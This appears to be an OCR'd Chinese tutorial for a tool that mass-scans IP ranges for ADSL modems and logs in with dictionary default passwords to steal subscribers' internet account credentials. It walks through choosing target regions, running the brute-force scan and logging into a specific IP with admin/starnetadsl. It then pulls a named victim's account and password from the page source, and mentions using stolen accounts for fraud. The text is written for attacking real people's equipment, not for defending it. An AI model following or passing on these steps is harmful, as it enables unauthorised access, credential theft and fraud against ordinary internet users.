


图1

破解之前我们要先配置一下。点上方“扫描选项”，在“开始IP”和“结束IP”输入框里输入要扫描的IP段，输完点下后边的“加入列表”按钮就自动加到下方的列表了，这里可以输入多个IP段加到下方列表，如图2。




图2

假如要扫描某一地区的IP段，可以利用软件自带的IP数据库查询功能，点上方的“工具”选项卡，如图3，选好“地址＝》IP段”后，在“查询字段”后的输入框中输入想要查找的地区，然后点“查询”就会列出该地区的IP段及详细的地理位置，在想扫的地区段单击鼠标右键选择“添加到IP范围列表”就将结果添加到待扫的列表中了，如图4。




图3




图4

我们再回到“扫描”选项里，会发现下方有个“扫描选项”，这里我对各项解释一下。

线程数：就是采用多线程进行扫描，这样可以充分利用硬件和网络资源，但是也会造成瞬间流量增大，有些用ADSL上网的用户，如果ADSL设备性能不太好，可能会造成断线，默认是400个线程。线程数越大，扫描速度越快，但是可能会占用大量系统资源，如果机器性能不高或者网络带宽不够，适当调小线程数。

超时：扫描时，程序采用TCP连接，这里可以指定超时值，超时值越大，扫描速度会慢，超时值小，扫描快，但是在网络质量不太好的情况下，可能会漏掉活动主机。

端口：通常ADSL猫的默认管理端口是80，如果你想试试扫描别的端口的ADSL的猫，可以在这输入其它端口。

在右边有个“ADSL密码字典”选项，这里收集了一些ADSL猫默认的登录用户名和密码（当ADSL密码终结者扫描到ADSL猫要求输入密码时，如图5，这个软件就会调用字典里的用户名和密码一个一个去试，软件自身带的这个字典，个人感觉总结还是比较全的。当然，你也可以添加自已知道的但是没有收集在里面的用户名和密码，按“用户名＝密码”的格式添加到字典中，形成自己的字典，一行一个信息。






图5

现在要扫描的IP段和破解用的字典都设置好了，就可以让它去扫了。点上方第二个“扫描”选项卡，直接点“开始”就行了，如图6。


图6

右下方的窗口显示的是扫描的具体过程，可以发现扫描的速度的确很快。用不了多长时间，便扫到一些采用默认密码的ADSL猫了，并且软件能进一步的破出ADSL用户的上网帐号和密码，如图7。


图7

是不是感觉很神奇呢？其实原理很简单，市面上的ADSL猫型号很多，但是大部分都是同一种芯片，所以管理界面都是一样的，对于程序“认识”的芯片，会自动在管理页面中找到要找的信息。只要出现在下方列表中的IP，就是识别出上网帐号和密码的机器，那些没自动识别出上网帐号和密码的IP，就要手动登录ADSL猫，并查找到上网帐号和密码，想必当初利用广东上网帐号和密码刷QB的小黑们再熟悉不过了，这里我就再简单提下吧。就以图7中IP为61.183.68.173那台机器为例吧，软件只扫描出ADSL猫的登录用户名和密码，而没有识别出上网帐号和上网密码，就需要手动检测了。在IE输入61.183.68.173，会弹出用户验证窗口，如图5，这里用户名我们输入admin，密码输入starnetadsl就进入了。点左边的“配置”下的“广域网”，如图8。




图8

可以看到用户名是whcq8，而密码是以星号显示的，不用怕，在旁边的空白处按下鼠标右键，选“查看源文件”（注意：不是点IE“查看”下的“源文件”），稍微懂点HTML的慢慢看就看出来了，密码就是29878575，如图9。假如你看到那些代码犹如看天书一样，这里有个小技巧，密码前面跟的字符一定是“VALUE=”，利用记事本“查找”（快捷键：ctrl+F）功能来查找“VALUE=”，可能会搜出好几项，再用排除法就能断定哪个是密码了。

